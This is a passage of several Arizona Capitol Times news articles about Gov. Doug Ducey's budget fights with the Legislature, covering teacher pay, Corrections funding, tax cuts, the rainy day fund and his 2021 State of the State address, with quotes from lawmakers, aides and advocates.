Ducey suspended Uber’s autonomous vehicle testing, after the technology company had already done so, pending the results of an investigation into the incident.
A federal judge ruled against Proposition 123 — a funding package pushed by Ducey that boosted school funding disbursements from the state land trust. The issue is still wrapped up in court.
In offering teachers larger raises, Ducey had to limit some of his other priorities this session. Among others, he had to pare back a proposed increase in a tax exemption for veterans.
But after a tough session, things could be looking up for Ducey as he heads into election season.
“To his credit, he can claim the mantle of education governor now,” Coughlin said. “People can critique it, and they will.
“I think he can run on that in this state, and he will run on that and be successful.”
The Arizona Department of Corrections wants 102 new positions and more than $13 million to fuel re-entry and recidivism reduction programs, but prisoner rights advocates aren’t convinced the request signals a turn in the department’s philosophy.
According to DOC, about half of the current prison population in Arizona has served a prior term behind bars. And in fiscal year 2014, 39 percent of people released from prison returned within just three years.
DOC aims to reduce recidivism by 25 percent in the next decade, and according to a budget request sent to Gov. Doug Ducey’s office, that goal will be “delayed indefinitely” without additional resources.
The specifics of the department’s budget request for fiscal year 2019 include funding to expand substance abuse treatment services in prison, to create a special needs supervision unit and to provide “motivational interviewing” training to corrections officers.
In an email to the Arizona Capitol Times, DOC spokesman Andrew Wilder said the request is the department’s highest priority sent to the Governor’s Office for consideration. The approach is largely new, though it repeats some past requests, namely for additional treatment counselors.
According to the department, DOC is currently able to serve only about 14 percent of those who need substance abuse treatment.
If the department’s needs are not met, Wilder said alternative options would be explored, but that could mean ineffectively working with what the department already has.
For example, Wilder said existing resources were already shifted to create several positions to focus on special needs and high-risk populations, like those suffering from severe mental illness. But as those populations in DOC’s custody grow, the department needs more people to appropriately manage their cases.
Ultimately, Wilder said the request is consistent with a growing focus on recidivism reduction not just within the department but also from the governor.
Yet Donna Hamm, director of Middle Ground Prison Reform, called the sudden shift “confounding” and chalked it up to DOC Director Charles Ryan reluctantly following Ducey’s orders.
“They’re empire builders. They don’t give up money. They ask for more, and that’s exactly what they’re doing here,” she said. “I think it’s designed to look positive on paper, but in the actual real-world application, it’s simply going to add to their staff.”
Since early 2016, Ducey has made recidivism reduction a priority.
In 2017 alone, Ducey called on community leaders to assist those re-entering society in his State of the State address. He signed a bill to expand felony pretrial intervention programs to all counties. And his administration is considering a “ban the box” policy that would delay inquiries about prospective public sector employees’ criminal histories. The list goes on.
Hamm said Ducey essentially ordered Ryan to get on board.
The director may not be fond of the mandate, she said, but he’s using it to his advantage.
“A lot of grant money is out there,” she said. “If there was a new theory that said inmates would benefit from learning how to fix sushi, they would apply for grants to do just that. They’re chasing the money. If that money goes away, those programs go away.”
Caroline Isaacs of the American Friends Service Committee was equally skeptical.
“What you’re seeing is the influence of the governor’s leadership,” she said, adding Ducey may have to bring in a new leader to get the job done. “We have a director who is from the old school. This is someone who came up under Sam Lewis and is clearly attempting to adjust to the governor’s new direction, but that’s just not the world he comes from.”
And the department seems to have acknowledged that in part.
DOC sought $1.3 million for each of the next three fiscal years to provide two-day “motivational interviewing” training to about 5,500 officers. The intention is to encourage staff at all levels to engage with prisoners and help them make positive changes.
But that bit was followed by this apt observation: “This is a significant shift for the organization that will likely take years to achieve.
“A shift? This is a seismic earthquake that would have to take place,” Hamm said.
And nothing that can be taught in just 16 hours can accomplish that.
“They have hardened us-versus-them attitudes,” she said. “They have gangs that are prolific who control many of the units. The inmates are running the asylum, and that is not something that can be changed in a two-day workshop. I’m sorry.”
In her email, Hamm noted interactions between corrections officers and prisoners are “often on a very base level with a lot of vile language going back and forth.”
While not all officers “reduce themselves to conduct that in all other settings would be sanctioned as unprofessional and unacceptable,” Hamm said the training proposed by DOC would ask officers to “turn the other cheek when confronted with highly insensitive verbal blasts.”
“Many staff simply don’t view the DOC as responsible for rehabilitation of criminal offenders. They view it as a department of punishment,” she wrote. “Communicating this new way of thinking to almost 9,000 employees whose turnover rate is in the high teen figures will be a monumental task that will simply fall away at the next change of governor or director. And what a boondoggle for them in the meantime: $1.3 million!”
And Isaacs worries that DOC’s request was an attempt to put a Band Aid on a bigger problem, even if the department “has nowhere to go but up.”
“You can do all of the preparation for re-entry you want,” she said. “If housing providers won’t rent to you and employers won’t hire you, we’re setting you up to fail.”
Democrats and Republicans can agree on one thing this year – the minority party in Arizona had a rare opportunity to have some say in the budget process, thanks to the initial resistance of some GOP lawmakers to a borrowing plan for public universities.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
In the end, Gov. Doug Ducey got his $1 billion bonding capacity for higher education, and Democrats got what they routinely get: Left behind.
Republicans say Democrats overplayed their hand. Ducey and GOP leaders were willing to talk, but Democrats asked for too much and were too firmly entrenched in their request to make negotiating a reality.
Democrats charged that Republicans, like always in recent years, have no interest in ever working across the aisle, no matter the offer, even on issues that are obvious candidates for bipartisan support.
In this case, a plan to let Arizona State University, the University of Arizona and Northern Arizona University borrow up to $1 billion over the next 25 years was initially rebuffed by almost all Republican senators and representatives. They were wary of allowing the state to borrow that much money, and of a mechanism to divert sales taxes from state coffers to finance the borrowing plan.
Knowing the bonding plan, Ducey’s signature proposal, lacked enough Republican support in both the House and Senate to pass without Democratic votes, minority leadership in each chamber united their members. Democrats would unilaterally oppose the bonding plan, preventing Ducey from proclaiming a bipartisan victory when, as in past years, a single Democrat or two broke ranks and voted for a bill or budget.
“What you saw happen was the Democrats stuck together with a unified request,” said Senate Minority Leader Katie Hobbs, D-Phoenix. “If you asked every individual Democrat, they would’ve told you the same answer: Teacher raises and TANF.” TANF is the Temporary Assistance for Needy Families program, which provides short-term cash assistance to families.
The Democrats’ demands, in exchange for their vote on bonding, was in line with their policy priorities for the session. The minority party had blasted the governor for his initial proposal of a teacher pay raise – 2 percent phased in over five years – as wholly inadequate. And they had spent the better part of two years criticizing Ducey for signing into law cuts to TANF in 2015.
Hobbs acknowledged that their initial request was more than Republicans were willing to pay for. A 4 percent teacher raise, whether it was in one year or phased in over two, would have added more than $100 million in spending.
“So for them it was less expensive to buy off Republicans individually,” Hobbs said.
Barry Aarons
Longtime Capitol lobbyist Barry Aarons said the request was a part of what undercut Democrats’ efforts to be taken seriously in a negotiation.
“I don’t think the Democrats gave themselves enough opportunity to find some wins for themselves, and that’s because they limited their offer to some things that were non-starters to begin with,” Aarons said.
Experience might have something to do with it, Aarons said. Not since Rose Mofford occupied the Governor’s Office have Democrats been given a chance to take part in the budget, he said, with the exception of the passage of Medicaid expansion in 2013.
Republicans began the trend of passing Republican-only budget under former Gov. Fife Symington, who served from 1991 to 1997, according to Aarons.
“I think that is a result of years and years in the desert,” Aarons said. “Basically when it came to negotiating, I think they had not had the experience of going through a legitimate negotiation. Now whether it would’ve come to pass regardless, I don’t know.”
Several Democratic lawmakers said the teachers’ raise and TANF was just an offer, not a demand.
House Minority Leader Rebecca Rios (Photo by Rachel Leingang/Arizona Capitol Times)
“If you’re going to meet someone to negotiate, you need a starting point. And it was simply a starting point,” said House Minority Leader Rebecca Rios, D-Phoenix. “That was my opening offer to the governor.“
Rios said it was “naive” for critics to say the minority party overplayed their hand when the governor never seriously considered working with Democrats. A meeting between Rios and Ducey was cordial, though brief, she said. Negotiating was never on the table, so there was never an opportunity to give Ducey room to counter, she added.
Rather than work across the aisle, Ducey ultimately mustered enough support from Republicans to get the bill through. To some Republicans, that was, as it often is, always the goal.
Senate President Steve Yarbrough (Photo by Katie Campbell/Arizona Capitol Times)
“I wanted desperately to deliver 16 Republican votes on the university bonding,” said Senate President Steve Yarbrough, R-Chandler. Delivering 16 Republican votes on the university bonding was a very high priority for him personally, he said.
“And I obviously was extremely pleased when we were able to accomplish that,” Yarbrough said.
Sen. Lupe Contreras, D-Avondale, said it’s understandable for Republicans to desire to work within their own party. What bothers Contreras is the lack of any consideration of ever working with Democrats.
“It comes down to the unwillingness of the governor to even think about wanting to work with us as Democrats as a whole,” Contreras said. “He chose to go around and make his deals like everyone knows with numerous Republicans before even talking with us about what we were asking.”
Aarons said “there is probably a better than even chance that . . . Republicans would have said screw it, we’re not going to do this with you,” no matter what Democrats had offered.
Daniel Scarpinato, a Ducey spokesman, did not dispute that the meeting wasn’t a negotiation of any sort, but he did dispute the reason why.
“I wouldn’t even characterize it as negotiations because they were not willing to negotiate. They provided some demands of what they would need, and were unwilling to move at all,” Scarpinato said. “And the problem with that is, what they wanted on TANF, there were not 16 and 31 for that under any circumstance. It was just really something that wasn’t even possible to achieve.”
As for the Democrats’ proposal to increase the teacher pay hike, “we certainly were open to ways to improve that, but certainly you need to be able to pay for these things,” Scarpinato said.
Yarbrough said a larger raise in the budget also would’ve made it more difficult to secure enough Republicans, along with 13 Democrats in the Senate, to approve a spending plan.
“It’s hard to see how that would’ve worked,” Yarbrough added. “The higher teacher raise, the challenge there is, show me the money… That’s a big number. What would we have done? How would we have paid for that. They never came to me, because that would have been my question.”
Scarpinato said Democrats overplayed their hand, and as the final votes made clear, weren’t negotiating in good faith because Democrats were negotiating against issues that they inherently supported. For example, when it became clear that the university bonding plan would pass with or without the help of Senate Democrats, eight of the 13 Democrats in the chamber voted for it.
Had Democrats simply signaled their support for a bill they liked all along, the university bonding could have been sent to the governor’s desk much sooner, and Ducey wouldn’t have had to make deals with individual Republicans – deals that Democrats aren’t happy about, Scarpinato noted.
“We could have passed bonding sooner, and there’s probably some stuff that ended up in the budget that Democrats don’t like that may not have ended up in there had they just supported bonding from the onset,” he said.
Perhaps if Democrats had offered more in exchange for their votes on bonding, Aarons said, the session would’ve played out differently. Decades ago, Republicans frequently approached Democrats to get their help to pass budgets. In the Senate, it was then-Minority Leader Alfredo Gutierrez’s role to barter with the GOP for votes.
Gutierrez would give Republicans a long list of demands, enough to “choke a horse,” Aarons said, but it gave Republicans ample room to trade with Democrats and approve a coalition budget.
This session, Democrats “didn’t put enough stuff on the table, so they didn’t have enough negotiating room,” Aarons said.
“When you’re negotiating for something you don’t come with one thing. You come with a whole pot full of stuff . . . You give the other side an opportunity to go along with you, and then you’re able to declare victory.”
Top aides to Gov. Doug Ducey are defending the $1.5 billion cut in tax collections and bailout of the most wealthy as “modest and responsible.”
In a briefing with media on Wednesday, Matt Gress, the governor’s chief finance officer, said the deal Ducey has negotiated with Republican legislative leaders will still leave plenty of money for new and expanded programs. He said these, ranging from road improvements and cash for new schools to new body cameras for Department of Public Safety officers, all can be accomplished even with the tax cuts that will largely benefit the most wealthy.
“It’s a downpayment on Arizona’s future,” said Daniel Scarpinato, Ducey’s chief of staff.
More to the point, he said that Arizona needs to enact aggressive income tax cuts to ensure that Arizona attracts new business and gets firms to expand here.
Scarpinato said Arizona has landed new jobs in high tech and driverless cars because it has been competitive. But he said it’s not a static model.
“Other states are becoming more competitive,” Scarpinato said.
“So we’re going to continue being more competitive,” he continued. “And if we don’t act these things will be left behind and we won’t see this continued economic activity.”
Scarpinato said all this can be done because the state has more money than anticipated. And he brushed aside questions of whether cutting this much in income taxes based on current economic conditions creates the hazard of having to cut programs and services the next time the economy goes south.
“We’re being very conservative in both revenue projections but also on ongoing spending,” he said.
And there’s something else.
Scarpinato said the state is counting on more than $200 million a year in new sales tax revenues once Arizonans get to start wagering on professional and college sports. And the state also is benefiting from a relatively new levy that Arizonans are paying when they purchase items online.
He also insisted that while the state has gotten about $4 billion in federal cash due to Covid it is not building those into the budget. Instead, it is being used for one-time expenses.
But that’s not exactly true.
For example, the plan calls for putting $1 billion in federal dollars into expanding child care for the needy. That should wipe out the current “wait list” of people seeking state help but finding no cash available.
That, however, leaves the question of what happens to those people who were getting child care once the cash runs out.
What makes all this crucial is that the tax cuts in the deal are effectively permanent: Because of constitutional constraints, it would take a nearly politically impossible two-thirds vote of the House and Senate to rescind them once they are in place if tax collections collapsed.
The plan starts with that 2.5% flat tax for everyone, collapsing a progressive structure than has rates as low as 2.59% and as high as 4.5%. That makes those in the top category the big winners.
But they benefit a second way.
Voters decided in November that earnings above $250,000 for individuals and $500,000 for married couples should be subject to a 3.5% surcharge. The Ducey-GOP plan, however, effectively cuts that to no more than 2%.
The schools will still get the money that Proposition 208 was designed to generate. But that will come out of state coffers rather than the pockets of the wealthy.
Scarpinato was unapologetic.
“The governor wants to see the state move forward from an economic development standpoint,” he said.
And that, he said, includes protecting small businesses. He pointed out that Proposition 208 was structured in a way that affected small businesses who pay no corporate income tax but instead pass through all the profits to the owners who would be subject to the surcharge.
Anyway, Scarpinato said, it’s not like the governor believes that the tax-cut plan and paying the voter-imposed obligations on the wealthy to do more for public education is going to harm anything.
“Why wouldn’t we let Arizonans keep more of their hard-earned money?” he asked.
The spending side of the package is a kind of laundry list of priorities.
For example, there’s $100 million in “pavement protection” for targeted roads in the 13 rural counties. The plan also calls for salary increases — but only for “targeted positions” at certain state agencies, like DPS officers, adult and juvenile corrections officers, child safety caseworkers and staffers at the Department of Water Resources.
There’s $65 million for what’s been called the “new economy initiative.” This expands an existing program to provide cash to universities to graduate more students in what the governor has said is a critical high demand industries like coding, artificial intelligence and “entrepreneurism.”
Rural community colleges would get $28 million, with additional dollars for Pima and Maricopa community colleges for STEM programs: science, technology, engineering and math.
At the K-12 level, the state will provide an extra $50 million for special education students. It also contains a new plan to evaluate incoming kindergartners to know where they are in reading, with the idea of putting resources where needed.
The state also is finally going to revise what it pays for construction of new schools, bringing it to what Gress said is the “market rate.” Many districts have until now had to supplement the state allocations with local funds, an issue that resulted in a yet-to-be-resolved lawsuit playing out in Maricopa County Superior Court.
The state also will pay down some debt, put more cash into maintenance of state prisons and close down the prison at Florence, the oldest in the state. That will move the inmates to the nearby Eyeman facility which, in turn, will help deal with chronic staffing shortages in the Department of Corrections, Rehabilitation and Reentry.
Also in the plan is $25 million for “forest health.” That includes sending 720 inmates out to clear hazardous vegetation.
And there’s also $200 million in the budget to find more water for the state — eventually.
The idea is to start putting money aside that can be used essentially to purchase water in the future. That could include desalinization plants.
But aides to the governor also foresee the possibility of having water brought into Arizona from the Missouri River, meaning, at the very least, constructing a pipeline.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Looking for a scapegoat a year ago, Gov. Doug Ducey accused school officials for the woes of the Arizona teacher, whose average salary is among the lowest in the nation.
He claimed school administrators weren’t budgeting properly and not because the state wasn’t giving them enough money.
Nearly a year later, the governor sounds like a changed man.
Ducey praised local school officials in his State of the State address on January 8, citing statistics provided by school business officials that touted a 5 percent hike in the average teachers’ salary since he took office. One lobbyist for school officials called it a breakthrough.
In contrast, Ducey said a year ago that there’s “plenty of money in there for additional money for raises for teachers,” referring to his budget plan. “That will be put on the superintendents and the principals. And I encourage them to give raises across the board.”
It’s the governor’s attempt to make nice with K-12 schools in the final year of his term, after 2017 saw protests at the Capitol, dissatisfaction with his proposals for schools and teachers, and a grassroots effort that blocked an expansion of vouchers for private schools he had championed.
Some lawmakers, particularly Democrats, remain distrustful of Ducey’s overtures. They had applauded Ducey’s vow of a pay hike for teachers in his 2017 State of the State address, only to balk at his offer of a 2 percent raise phased in over five years. Others find the governor’s overtures about increasing K-12 funding disingenuous, given that he had signed budgets that cut millions of dollars that he now wants to restore.
His allies, however, said the governor is offering significant infusions of cash, and it doesn’t always help to dig up the past.
But Ducey’s offer of more money have left school officials weighing the realities of their situation versus the best of expectations, and must decide how to reconcile the money the governor has put forward for K-12 schools amidst an ongoing lawsuit over the state’s failures to adequately fund education in the past.
Disingenuous
Ducey’s budget proposal provides $100 million in additional assistance to district and charter schools in fiscal 2019, but Sen. Steve Farley, a Tucson Democrat running for governor in this year’s election, quickly pointed out that doesn’t even cover the $116 million cut to the program Ducey had signed three years ago.
Sen. Steve Farley (D-Tucson) (Photo by Jessica Boehm/Cronkite News)
“If you burn down the house and call the fire department, you’re not the hero,” Farley said.
Ducey may boast of a proposed $2 million increase to fully fund career and technical education districts, better known as JTEDs. They currently receive $28 million annually, which covers 95 percent of their operating budget. But what the governor won’t mention, Farley said in a joint hearing of the House and Senate Appropriations committees, is that he was the one who cut the program in the first place.
The budget Ducey signed in 2015 eliminated the $30 million state budget for JTEDs, which lawmakers then scrambled to restore, although not fully, the next year.
“Now that everyone is talking about the need for education funding, he’s finding a way to be able to claim that he’s investing in education when he’s still putting back a fraction of what he cut,” Farley told the Arizona Capitol Times. “I just find that very disingenuous.”
Ducey spokesman Patrick Ptak said Farley’s criticism ignores the financial woes Arizona faced when the governor first took office in 2015. Ptak noted that Ducey inherited a $1 billion budget deficit, and tough decisions had to be made.
“But in doing so, this administration has focused on protecting K-12,” he said.
Distrust
Chris Kotterman (Photo by Katie Campbell/Arizona Capitol Times)
There are bright spots in Ducey’s current budget proposal, said Chris Kotterman, director of government relations for the Arizona School Boards Association. But not everyone will view the governor’s latest pitch for K-12 funding in isolation, as there are too many memories of the “classrooms first” talking points and promises to K-12 public schools that failed to meet expectations.
Worst of all to some was the governor’s decision to expand a school voucher program for private education less than one year after claiming Proposition 123, which diverts trust land funding for K-12 education, is a first step toward better funding public schools.
“We did not appreciate that, so we have a little bit of trust trying to be rebuilt on both sides,” Kotterman said.
The governor’s abandonment of the blame-the-districts narrative is at least a sign that no one bought what Ducey and GOP legislators were selling during last year’s budget debate, according to House Minority Leader Rebecca Rios, D-Phoenix. Republicans, who are in charge of both chambers at the Capitol, were trying to deflect the blame for not allocating enough funding for schools and teacher raises, but “they didn’t want the public to recognize that.”
To Rios, the governor’s promise to restore recession-era funding cuts should be viewed with caution. She criticized Ducey for what she describes as an opportunistic State of the State address, speculated that he is deliberately trying to get plaintiffs of the maintenance and construction funding lawsuit to drop their challenge and questioned his sincerity.
House Minority Leader Rebecca Rios (D-Phoenix) (Photo by Paulina Pineda)
“Unfortunately, I think it is a sad attempt to curry favor to get school boards and the others involved to drop the lawsuit. I hope I’m wrong,” she said.
Schools have been down this path before, and Rios said she’s concerned the governor and Republican legislators are setting up schools to accept less than what they’re owed – again.
Rios noted that Prop. 123 provides about 70 percent of what a Maricopa County judge had ordered the state to repay for years when lawmakers failed to adjust funding for K-12 schools to account for inflation.
Similarly, Ducey’s proposal to phase in the restoration over five years will get state spending back to statutorily obligated levels by FY2023, but not backfill what schools were owed in the past.
Rios said she won’t disparage or blame any organization that decides to drop out of the ongoing capital funding lawsuit filed by the Arizona Center for Law in the Public Interest on behalf of districts and education groups. The state has forced them into a situation where they’re “literally starving for funding,” she said. The Arizona Association of School Business Officials withdrew from the lawsuit.
But this reminds Rios of another criticism of Prop. 123 – it rewards lawmakers for ignoring a voter-approved mandate.
“They won with Prop. 123 by again paying far less on the dollar than what was owed. If this happens again with the capital lawsuit, that reinforces that behavior,” Rios said. “Starve them long enough, and eventually they’ll come around for the scraps.”
Doesn’t matter why
Ptak said Ducey hasn’t actually changed on the subject of putting more money into classrooms.
“The governor has always said that he wants to see money going to teacher raises,” Ptak said. “And last year, the analysis had not been done about where a lot of these dollars, like Prop. 123 dollars, were going. Now we have that data.”
To some local school officials, how the governor arrived at his budget proposal is largely irrelevant.
“We have to work with whoever is willing to do the work,” Kotterman said. “The governor proposed something that is undeniably good for schools.” As for trust issues with the governor’s office, Kotterman said they’re working on it. “We’re trying to do that by saying we’re not just going to slap away $100 million just because you’re you.”
That means that school officials are viewing Ducey’s fiscal 2019 budget proposal in a much more positive light, and are encouraged by the acknowledgment that more money is needed for K-12 education.
Chuck Essigs
Chuck Essigs, lobbyist for AASBO, said he appreciates the governor’s “valiant” effort to work with what’s available in the state budget. It was AASBO that provided the governor with data showing school administrators are, in fact, investing in teachers.
“We’re still not able to pay teachers what they need to be paid, and we need to do a lot more work in that area, but it’s nice to be recognized that districts are taking their responsibility to try and do, with limited resources, everything they can to increase teacher salaries,” Essigs said.
Rep. Heather Carter, a Cave Creek Republican and vocal advocate of Ducey’s plan, said there’s already skepticism from some Republicans about borrowing money for new school construction and spending, and added that debating the past is only going to distract from getting the funding approved.
“It’s a better use of our time to spend it talking about how we can get more money into schools immediately, and this proposal does that,” she said. “So, let’s talk about this proposal right now, and we can get it done.”
It can be difficult to keep the past in the past, but Kotterman said it won’t prevent school officials from accepting a good offer.
“The impulse to be distrustful is high,” he said.
At the same time, “here’s a governor who, within his ideological construct, is willing to throw what he considers to be serious money at the issue,” Kotterman added. “There’s no reason why we shouldn’t take that deal, in terms of trying to help (Ducey) get that across the finish line.”
Gov. Doug Ducey gives his State of the State address to the Legislature remotely from his office Jan. 11, 2021.
In delivering his shortest State of the State address to date, Gov. Doug Ducey made Covid the dominant theme of his speech on Monday, although he hinted at a host of legislative priorities for 2021.
The theme of this year’s speech was #AZResilient, (following previous themes #AZAwesome, #ThingsThatMatterAZ and #The ArizonaWay), and Ducey highlighted that resilience theme by offering praise to doctors, nurses and other health care workers on the front lines who have helped care for Covid patients for months.
Ducey said the 10,000 Arizonans who died due to Covid is an example of the best not being enough.
“In so many ways, an extremely tough year brought out the best in us. And yet sometimes, despite all, our best wasn’t enough,” Ducey said remotely from his office. Arizona’s Covid numbers show 10,147 deaths so far and more than 625,000 known positive cases. Hospitalizations almost hit 5,000 today, which is the highest it’s been to date.
But the governor noted that with the vaccine here, there’s a light at the end of the tunnel.
“If last year was the year of the virus, this year will be the year of the vaccine,” he said.
Ducey said there are extremists on both sides – those calling for a lockdown and those calling to reopen everything – but said he’s going to stick to his centrist path.
“In my 50-plus meetings with the press, I’ve heard endless variations of the same question: Why not more and longer lockdowns?” He said, adding said Arizona has never been under a lockdown, and it’s not something anybody should expect to happen.
“Look at the experience of the other states that did lockdown. What do they have to show for their strict mandates and orders? They’re still dealing with the worst of it. Just as we are,” Ducey said.
House Minority Leader Reginald Bolding, D-Laveen, said he and the other Democrats still had many questions after listening to Ducey’s speech. He contrasted Ducey’s more general statements on COVID-19 with the more specific proposals the Democratic leadership touted in a news conference this morning, such as extending the eviction moratorium and making it easier for Arizonans to collect unemployment benefits, among other areas.
“My hope is the governor is able to look at the comprehensive approach that we put (forth) and compare it with whatever he’s working on so we can move forward with this crisis that is affecting many Arizonans,” Bolding said.
He took a shot at mayors who’ve clearly gotten under his skin.
“I’m not going to hand over the keys to a small group of mayors who have expressed every intention of locking down their cities,” he said, referring to Phoenix Mayor Kate Gallego and Tucson Mayor Regina Romero, who have been harsh critics of Ducey’s management of the crisis.
Arizona is the current worst spot in the world for new cases per capita and continues to hit records for hospitalizations and other metrics that show a bleak future reliant on the vaccine.
The speech, which clocked in at just 22 minutes, compared to last year’s 64-minute speech and the previous year’s 39-minute speech, was light on policy proposal , but included a few hints of what might be coming in his budget proposal Friday, including “eliminating unnecessary state buildings.” He also spoke about more tax cuts, Covid liability protection for businesses, modernizing the gaming compact, expanding access to broadband internet as well as offering laptops and wi-fi to students who don’t have access.
Ducey said he’s not going to provide any additional cash to public schools who have found themselves with fewer children in classrooms due to the pandemic. Instead, the governor said he wants to get students “back where they belong.”
“With every public health professional, from Dr. Fauci and the CDC on down, saying that the safest place for kids to be is in schools, we will not be funding empty seats or allowing schools to remain in a perpetual state of closure,” he said. “Children still need to learn, even in a pandemic.”
After the speech, press aide C.J. Karamargin said his boss is not considering cutting off funds to schools who instruct students either in whole or in part online. He said Ducey supports virtual options for parents who want them.
“When he references not funding ’empty seats,’ he simply means that for parents who have chosen a new option for their kids, the money will follow that will follow that student to their new public school,” Karamargin said, options that include other traditional district schools as well as charter schools.
Notably, Ducey did not mention any of his priorities from 2020 that did not come to fruition due to a truncated session. Several, if not all, are likely to come back in one form or another this year, but will take a backseat to his and the Legislature’s Covid response.
Ducey announced last year he would shut down the state prison in Florence — which came as a surprise to everyone, including Florence. The plan was riddled with unanswered questions, but was supposed to happen over a three-year period. It’s unclear how Covid affected that timeline and if any progress has been made, given prisoners and correctional officers testing positive for the virus.
Ducey pushed an education program he dubbed “Project Rocket” that would appropriate money to low-income, low-performing students in K-12 schools in an effort to close the achievement gap. However, that failed to launch as Democrats and some Republicans wanted to amend it last year.
Ducey’s budget plan will come on Friday, and given his nod to the achievement gap in his speech, it’s possible he’ll set aside money for it.
Reporter Nate Brown and Capitol Media Services contributed to this story.
Calling an economic downturn “inevitable,” Gov. Doug Ducey is pushing back against demands by lawmakers from his own Republican Party to use an unexpected cash windfall to pay down debt.
The governor said Monday he is sticking to his demand that the extra $155 million being taken from Arizona taxpayers go into the state’s “rainy day” fund. He wants to get that account, currently in the $460 million range, brought up to an even $1 billion.
The amount in that fund has been virtually unchanged since Ducey became governor. It also is far below the statutory cap on what is formally known on the “budget stabilization fund” of 7 percent of general fund revenues, a figure that this year would translate out to more than $700 million.
What irks some GOP lawmakers is the fact that the $155 million isn’t money the state earned, at least not through the normal political process of debating and setting tax rates. Nor is it some sort of unearned income in the form of a court judgment, like the cash Arizona got in the settlement of a lawsuit with Volkswagen over vehicles that were spewing more pollution than allowed.
Instead it’s a bit of fallout from the changes in federal tax law that lowered rates for most Americans. But a byproduct of the state “conforming” its tax laws to those changes is that some Arizonans will be paying higher taxes.
Senate President Karen Fann said her lawmakers think the best course of action is to use the windfall to pay down debt. She figures that would reduce the state’s annual debt obligation by about $24 million a year, money Fann said could be better used to actually provide state services.
Ducey said the plan is unacceptable to him.
On one hand, the governor said the Arizona economy is booming.
“But it would be irresponsible to not plan ahead for a rainy day,” Ducey said.
“And the beauty of a rainy-day fund is it gives you options in the downturn or the crisis,” he continued. “You can only pay down debt once.”
And the governor said he views it through the eyes of a business executive, which he once was.
“This is the way any responsible chief executive would look at the situation in the private sector,” explained Ducey, the former executive of Cold Stone Creamery. “I should bring that same loving care to the public sector.”
The governor also brushed aside Fann’s contention that the state would be better served in the long run by using its newfound cash to actually fund state services instead of paying interest to some lender.
“We continue to pay down debt every day in this state,” he said.
That most notably includes the nearly $1 billion borrowed by selling off some state buildings – including the House and Senate – under a lease-purchase plan to get them back. But the debt still remains at about $750 million.
Rep. Ben Toma, R-Peoria, who chairs the House Ways and Means Committee, said there may be a middle ground.
“I’m not one of the members of the House or the Senate, for that matter, that is basically a ‘hell no’ on putting money in a rainy day fund. But it’s going to require some give on the governor’s part.” Toma said. “The only way I would support putting that money into the rainy day fund is if we got a big win on conformity reform.”
That means adjusting the state income tax system for future years to ensure the state does not continue to collect the unanticipated windfall from federal tax reform and the resultant hit on Arizona taxpayers.
“In the end, for me, what’s more important is what we do in perpetuity, if you will, to offset the additional increases,” he said.
Even with that $155 million, that still leaves the state far short of the $1 billion that Ducey wants for the rainy day fund.
“Will we have the votes in House and the Senate to do that?” Toma said. “That’s going to be a tough lift.”
In this Dec. 2, 2020, file photo, Arizona Republican Gov. Doug Ducey answers a question during a news conference in Phoenix. (AP Photo/Ross D. Franklin, Pool, File)
Gov. Doug Ducey is putting a moratorium on all bills for the remainder of the legislative session until lawmakers send a budget to his desk.
In a Friday afternoon announcement, Ducey vetoed all 22 pieces of legislation sitting on his desk, which range in topics from critical race theory to homelessness and said it wasn’t because they were bad policy.
“Some are good policy, but with one month left until the end of the fiscal year, we need to focus first on passing a budget. That should be priority one. The other stuff can wait,” the governor said in a written statement.
Lawmakers failed to pass a budget this week after introducing 11 budget bills in each chamber on May 24, and after not being able to negotiate to receive the minimum of 16 and 31 votes in the House and Senate, respectively, legislators opted to take two weeks off to come back on June 10 unless they have a reason to come back earlier.
This could be that reason.
CJ Karamargin, Ducey’s spokesman, said the governor’s veto was meant to spur lawmakers back to work, though he wasn’t sure it would work.
“The governor has made clear what he’d like them to do – get back to work,” he said.
He said, “courtesy calls were made” to tell lawmakers about the incoming vetoes after Ducey made the decision Thursday within a few hours of lawmakers adjourning until June 10.
This isn’t the first time Ducey has had to come in with an ultimatum for the legislative branch. In 2018. He vetoed 10 Republican-sponsored bills in a move to force the hands of lawmakers to send him a budget reflecting an agreement with educators over the 20×2020 plan.
Ducey’s predecessor, Jan Brewer, also used the same tactic. In 2013, she announced, also in May, she would not sign any measures until there was resolution of a new state budget. And in that case, the then-governor also wanted it to include her plan to expand Medicaid.
Lawmakers were not happy then, with Andy Biggs, then the Senate president, calling it “extortion or blackmail.”
“Once the budget passes, I’m willing to consider some of these other issues. But until then, I will not be signing any additional bills. Let’s focus on our jobs, get to work and pass the budget,” Ducey said Friday.
But it’s not that simple that he can just undo a veto. The lawmakers have three options now: they can let these bills die and bring them back in a future session, they can override the veto with two-thirds support in both chambers (which hasn’t happened under Ducey’s tenure), or they would have to re-introduce the bills – likely as striker amendments – and vote on them again.
“Everyone thinks they’re the 31st vote and everyone thinks they’re the 16th vote, but at the end of the day, (Ducey’s) the last vote,” said Rep. Regina Cobb, R-Kingdom, the chairwoman of the House Appropriations Committee.
Regina Cobb
One of Cobb’s bills was among the ones Ducey vetoed. She was in the Legislature in 2018 when he placed a similar moratorium on sending bills to his desk.
“That just means he’s losing patience,” she said.
Cobb didn’t know yet what this will mean for budget negotiations or whether it will get some of the holdouts on board with passing it.
“I don’t know where we’re going to end up at the end of the day, but a lot of members are taking vacations and thinking their personal time is more valuable, and that’s everybody’s personal feelings and they have to make the decision sometimes on whether or not being a legislator and being here at the Capitol is more important than getting that done,” Cobb said. “Our only job we have to do, that one job to do is passing that budget, and if we can’t get that done, we’re not doing our job.”
House Minority Leader Reginald Bolding, D-Laveen, said he wasn’t sure if Ducey’s vetoes would result in a budget that was more palatable to the Democrats.
“These (Republican) members are looking to push even more extreme policies than (are in) the current budget,” he said.“Democrats have always been ready and willing to work, and that’s what we’ll keep doing,” he said.
Among the vetoed bills is one of the last surviving criminal justice measures, Sen. Tony Navarrete’s SB1526 to require the Arizona Department of Corrections to provide sufficient free menstrual products to female inmates, ensure incarcerated pregnant women are not restrained and increase opportunities for most prisoners to see their minor children. Navarrete did not immediately return a call about the apparent death of the bill, versions of which a bipartisan group of lawmakers have tried to pass for years.
A bill to bar government agencies from providing some kinds of diversity, equity and inclusion training, which passed the House and Senate to great acclaim from a conservative media sphere newly fascinated by “critical race theory,” also fell prey to Ducey’s veto. So did the annual list of technical amendments to legislation crafted by legislative staff — the grammatical fixes that usually pass near the end of the session.
